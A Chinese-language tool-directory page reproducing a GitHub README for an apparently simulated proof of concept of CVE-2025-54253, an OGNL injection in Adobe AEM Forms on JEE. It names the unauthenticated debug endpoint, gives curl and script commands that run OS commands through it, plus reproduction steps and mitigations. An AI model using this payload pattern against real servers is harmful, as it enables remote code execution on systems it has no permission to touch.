Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2025-54253-Exploit-Demo — CVE-2025-54253 的模拟 PoC:Adobe AEM OGNL 注入漏洞 | Kitploit
工具/GitHubGitHub/shivshantp/cve-2025-54253-exploit-demo
漏洞分析漏洞利用Web应用程序漏洞利用渗透测试学习与教育红队
GitHubshivshantp/cve-2025-54253-exploit-demo

CVE-2025-54253-Exploit-Demo

CVE-2025-54253 的模拟 PoC:Adobe AEM OGNL 注入漏洞

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
查看仓库
1111年前尚未审核
分享

CVE Exploit-Status Python License PoC

🚨 CVE-2025-54253 – Adobe AEM Forms on JEE OGNL 注入导致 RCE

🔎 概述

CVE-2025-54253 是 Adobe AEM Forms on JEE 中的一个严重 OGNL 注入漏洞。它允许未经身份验证的攻击者通过 /adminui/debug?debug=OGNL: 端点执行任意操作系统命令。

  • 严重性: 严重
  • CVSS 评分: 9.8(待定)
  • 攻击向量: 远程
  • 身份验证要求: 否
  • 受影响产品: Adobe AEM Forms on JEE(<= 6.5.23.0)
  • 状态: 已确认可利用

🧠 技术细节

该漏洞存在于一个暴露的调试接口中,该接口在未进行适当清理或身份验证的情况下就会评估用户可控的 OGNL 表达式。利用该漏洞可在应用程序服务器的上下文中实现远程代码执行。

📝 注意: 该漏洞影响那些在公共或内部网络中暴露 /adminui/debug 端点且没有适当访问控制的安装。


🧪 概念验证(PoC)

🔸 HTTP 载荷向量

简单的 OGNL 表达式即可演示通过浏览器或 curl 执行命令。


curl "http://localhost:4502/adminui/debug?debug=OGNL:whoami"

📄 PoC 脚本

cve-2025-54253-poc.py


python3 poc/cve-2025-54253-poc.py --url http://127.0.0.1:4502 --cmd "whoami"


🧾 示例漏洞利用日志


该脚本将命令执行输出记录到 exploit.log:

exploit.log


🛠️ 复现步骤

  1. 搭建一个存在漏洞的 Adobe AEM 实例(<= 6.5.23.0)。


  2. 启动 Flask 服务器(如果在本地模拟):
    Flask Running



  3. 在浏览器中执行 OGNL:
    Browser Execution

  4. 通过 curl 执行:
    Curl Execution



  5. 命令输出:
    id
    uname -a
    ls -la

  6. Flask 日志视图:
    Flask Logs

  7. 运行 PoC 脚本:
    Script Execution

  8. 详细日志视图:
    Log Output


🧰 使用的工具与技术

  • Python(PoC 脚本编写)
  • Flask(模拟服务器)
  • Kali Linux
  • curl 与浏览器
  • GitHub(PoC 发布)

✅ 缓解措施

  • 限制对 /adminui/debug 的访问
  • 及时应用厂商补丁
  • 在访问日志中监控未经授权的 OGNL 表达式
  • 使用 WAF 或代理过滤来阻止此类模式

⚠️ 免责声明:
本 PoC 仅供教育目的使用。请不要将其用于您不拥有或未经明确许可测试的系统。


👨‍💻 作者

Shivshant Patil
认证道德黑客(CEH v13)
计算机工程专业工学学士
🔗 LinkedIn
🔗 GitHub


📚 参考链接

  • 🔗 Adobe 安全公告(占位)
  • 🔗 NVD 条目 - CVE-2025-54253
  • 🔗 漏洞利用数据库
下载工具